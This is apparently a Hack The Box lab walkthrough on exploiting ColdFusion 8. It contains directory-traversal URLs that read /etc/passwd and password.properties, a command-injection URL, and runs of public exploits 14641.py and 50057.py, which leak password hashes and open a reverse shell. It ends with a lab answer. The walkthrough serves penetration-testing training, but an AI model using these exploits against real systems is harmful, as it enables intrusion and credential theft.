Now that we know that ColdFusion 8 is a target, the next step is to check for existing known exploits. Searchsploit is a command-line tool for searching and finding exploits in the Exploit Database. It is part of the Exploit Database project, a non-profit organisation providing a public repository of exploits and vulnerable software. Searchsploit searches through the Exploit Database and returns a list of exploits and their relevant details, including the name of the exploit, its description, and the date it was released.
Searchsploit
sasorirose@htb[/htb]$ searchsploit adobe coldfusion

------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                                       | cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal                                                    | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)                                       | multiple/remote/16985.rb
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remode Code Execution (RCE)        | windows/remote/50781.txt
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Executi | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload                                             | multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting                         | cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities                        | cfm/webapps/36172.txt
Adobe ColdFusion 8 - Remote Command Execution (RCE)                                       | cfm/webapps/50057.py
Adobe ColdFusion 9 - Administrative Authentication Bypass                                 | windows/webapps/27755.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)                    | multiple/remote/30210.rb
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection                           | multiple/webapps/40346.py
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)                 | multiple/remote/24946.rb
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Script | cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query Strin | cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-S | cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Si | cfm/webapps/33168.txt
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
As we know, the version of ColdFusion running is ColdFusion 8, and there are two results of interest. The Adobe ColdFusion - Directory Traversal and the Adobe ColdFusion 8 - Remote Command Execution (RCE) results.
Directory Traversal
Directory/Path Traversal is an attack that allows an attacker to access files and directories outside of the intended directory in a web application. The attack exploits the lack of input validation in a web application and can be executed through various input fields such as URL parameters, form fields, cookies, and more. By manipulating input parameters, the attacker can traverse the directory structure of the web application and access sensitive files, including configuration files, user data, and other system files. The attack can be executed by manipulating the input parameters in ColdFusion tags such as CFFile and CFDIRECTORY, which are used for file and directory operations such as uploading, downloading, and listing files.
Take the following ColdFusion code snippet:
#fileList.name#
In this code snippet, the ColdFusion cfdirectory tag lists the contents of the uploads directory, and the cfloop tag is used to loop through the query results and display the filenames as clickable links in HTML.
However, the directory parameter is not validated correctly, which makes the application vulnerable to a Path Traversal attack. An attacker can exploit this vulnerability by manipulating the directory parameter to access files outside the uploads directory.
http://example.com/index.cfm?directory=../../../etc/&file=passwdIn this example, the ../ sequence is used to navigate the directory tree and access the /etc/passwd file outside the intended location.
CVE-2010-2861 is the Adobe ColdFusion - Directory Traversal exploit discovered by searchsploit. It is a vulnerability in ColdFusion that allows attackers to conduct path traversal attacks.
- CFIDE/administrator/settings/mappings.cfm
- logging/settings.cfm
- datasources/index.cfm
- j2eepackaging/editarchive.cfm
- CFIDE/administrator/enter.cfm
These ColdFusion files are vulnerable to a directory traversal attack in Adobe ColdFusion 9.0.1 and earlier versions. Remote attackers can exploit this vulnerability to read arbitrary files by manipulating the locale parameter in these specific ColdFusion files.
With this vulnerability, attackers can access files outside the intended directory by including ../ sequences in the file parameter. For example, consider the following URL:
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=en
In this example, the URL attempts to access the mappings.cfm file in the /CFIDE/administrator/settings/ directory of the web application with a specified en locale. However, a directory traversal attack can be executed by manipulating the URL's locale parameter, allowing an attacker to read arbitrary files located outside of the intended directory, such as configuration files or system files.
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=../../../../../etc/passwd
In this example, the ../ sequences have been used to replace a valid locale to traverse the directory structure and access the passwd file located in the /etc/ directory.
Using searchsploit, copy the exploit to a working directory and then execute the file to see what arguments it requires.
sasorirose@htb[/htb]$ searchsploit -p 14641

  Exploit: Adobe ColdFusion - Directory Traversal
      URL: https://www.exploit-db.com/exploits/14641
     Path: /usr/share/exploitdb/exploits/multiple/remote/14641.py
File Type: Python script, ASCII text executable

Copied EDB-ID #14641's path to the clipboard
Coldfusion - Exploitation
sasorirose@htb[/htb]$ cp /usr/share/exploitdb/exploits/multiple/remote/14641.py .
sasorirose@htb[/htb]$ python2 14641.py

usage: 14641.py
example: 14641.py localhost 80 ../../../../../../../lib/password.properties
if successful, the file will be printed
The password.properties file in ColdFusion is a configuration file that securely stores encrypted passwords for various services and resources the ColdFusion server uses. It contains a list of key-value pairs, where the key represents the resource name and the value is the encrypted password. These encrypted passwords are used for services like database connections, mail servers, LDAP servers, and other resources that require authentication. By storing encrypted passwords in this file, ColdFusion can automatically retrieve and use them to authenticate with the respective services without requiring the manual entry of passwords each time. The file is usually in the [cf_root]/lib directory and can be managed through the ColdFusion Administrator.
By providing the correct parameters to the exploit script and specifying the path of the desired file, the script can trigger an exploit on the vulnerable endpoints mentioned above. The script will then output the result of the exploit attempt:
Coldfusion - Exploitation
sasorirose@htb[/htb]$ python2 14641.py 10.129.204.230 8500 "../../../../../../../../ColdFusion8/lib/password.properties"

------------------------------
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
------------------------------
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
------------------------------
...
As we can see, the contents of the password.properties file have been retrieved, proving that this target is vulnerable to CVE-2010-2861.
Unauthenticated RCE
Unauthenticated Remote Code Execution (RCE) is a type of security vulnerability that allows an attacker to execute arbitrary code on a vulnerable system without requiring authentication. This type of vulnerability can have severe consequences, as it will enable an attacker to take complete control of the system and potentially steal sensitive data or cause damage to the system.
The difference between a RCE and an Unauthenticated Remote Code Execution is whether or not an attacker needs to provide valid authentication credentials in order to exploit the vulnerability. An RCE vulnerability allows an attacker to execute arbitrary code on a target system, regardless of whether or not they have valid credentials. However, in many cases, RCE vulnerabilities require that the attacker already has access to some part of the system, either through a user account or other means.
In contrast, an unauthenticated RCE vulnerability allows an attacker to execute arbitrary code on a target system without any valid authentication credentials. This makes this type of vulnerability particularly dangerous, as an attacker can potentially take over a system or execute malicious commands without any barrier to entry.
In the context of ColdFusion web applications, an Unauthenticated RCE attack occurs when an attacker can execute arbitrary code on the server without requiring any authentication. This can happen when a web application allows the execution of arbitrary code through a feature or function that does not require authentication, such as a debugging console or a file upload functionality. Take the following code:
In the above code, the cmd variable is created by concatenating the cgi.query_string variable with a command to be executed. This command is then executed using the cfexecute function, which runs the Windows cmd.exe program with the specified arguments. This code is vulnerable to an unauthenticated RCE attack because it does not properly validate the cmd variable before executing it, nor does it require the user to be authenticated. An attacker could simply pass a malicious command as the cgi.query_string variable, and it would be executed by the server.
# Decoded: http://www.example.com/index.cfm?; echo "This server has been compromised!" > C:\compromise.txt

http://www.example.com/index.cfm?%3B%20echo%20%22This%20server%20has%20been%20compromised%21%22%20%3E%20C%3A%5Ccompromise.txt
This URL includes a semicolon (%3B) at the beginning of the query string, which can allow for the execution of multiple commands on the server. This could potentially append legitimate functionality with an unintended command. The included echo command prints a message to the console, and is followed by a redirection command to write a file to the C: directory with a message indicating that the server has been compromised.
An example of a ColdFusion Unauthenticated RCE attack is the CVE-2009-2265 vulnerability that affected Adobe ColdFusion versions 8.0.1 and earlier. This exploit allowed unauthenticated users to upload files and gain remote code execution on the target host. The vulnerability exists in the FCKeditor package, and is accessible on the following path:
http://www.example.com/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=CVE-2009-2265 is the vulnerability identified by our earlier searchsploit search as Adobe ColdFusion 8 - Remote Command Execution (RCE). Pull it into a working directory.
Searchsploit
sasorirose@htb[/htb]$ searchsploit -p 50057

  Exploit: Adobe ColdFusion 8 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/50057
     Path: /usr/share/exploitdb/exploits/cfm/webapps/50057.py
File Type: Python script, ASCII text executable

Copied EDB-ID #50057's path to the clipboard
sasorirose@htb[/htb]$ cp /usr/share/exploitdb/exploits/cfm/webapps/50057.py .A quick cat review of the code indicates that the script needs some information. Set the correct information and launch the exploit.
Exploit Modification
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.55' # HTB VPN IP
    lport = 4444 # A port not in use on localhost
    rhost = "10.129.247.30" # Target IP
    rport = 8500 # Target Port
    filename = uuid.uuid4().hex
The exploit will take a bit of time to launch, but it eventually will return a functional remote shell
Exploitation
sasorirose@htb[/htb]$ python3 50057.py
Generating a payload...
Payload size: 1497 bytes
Saved as: 1269fd7bd2b341fab6751ec31bbfb610.jsp
Priting request...
Content-type: multipart/form-data; boundary=77c732cb2f394ea79c71d42d50274368
Content-length: 1698
--77c732cb2f394ea79c71d42d50274368
--77c732cb2f394ea79c71d42d50274368--
Sending request and printing response...
Printing some information for debugging...
lhost: 10.10.14.55
lport: 4444
rhost: 10.129.247.30
rport: 8500
payload: 1269fd7bd2b341fab6751ec31bbfb610.jsp
Deleting the payload...
Listening for connection...
Executing the payload...
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.247.30.
Ncat: Connection from 10.129.247.30:49866. Reverse Shell
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\ColdFusion8\runtime\bin

22/03/2017  08:53 ��              .
22/03/2017  08:53 ��              ..
18/03/2008  11:11 ��            64.512 java2wsdl.exe
19/01/2008  09:59 ��         2.629.632 jikes.exe
18/03/2008  11:11 ��            64.512 jrun.exe
18/03/2008  11:11 ��            71.680 jrunsvc.exe
18/03/2008  11:11 ��             5.120 jrunsvcmsg.dll
18/03/2008  11:11 ��            64.512 jspc.exe
22/03/2017  08:53 ��             1.804 jvm.config
18/03/2008  11:11 ��            64.512 migrate.exe
18/03/2008  11:11 ��            34.816 portscan.dll
18/03/2008  11:11 ��            64.512 sniffer.exe
18/03/2008  11:11 ��            78.848 WindowsLogin.dll
18/03/2008  11:11 ��            64.512 wsconfig.exe
22/03/2017  08:53 ��             1.013 wsconfig_jvm.config
18/03/2008  11:11 ��            64.512 wsdl2java.exe
18/03/2008  11:11 ��            64.512 xmlscript.exe
              15 File(s)      3.339.009 bytes
               2 Dir(s)   1.432.776.704 bytes free
Questions

Answer: arctic\tolis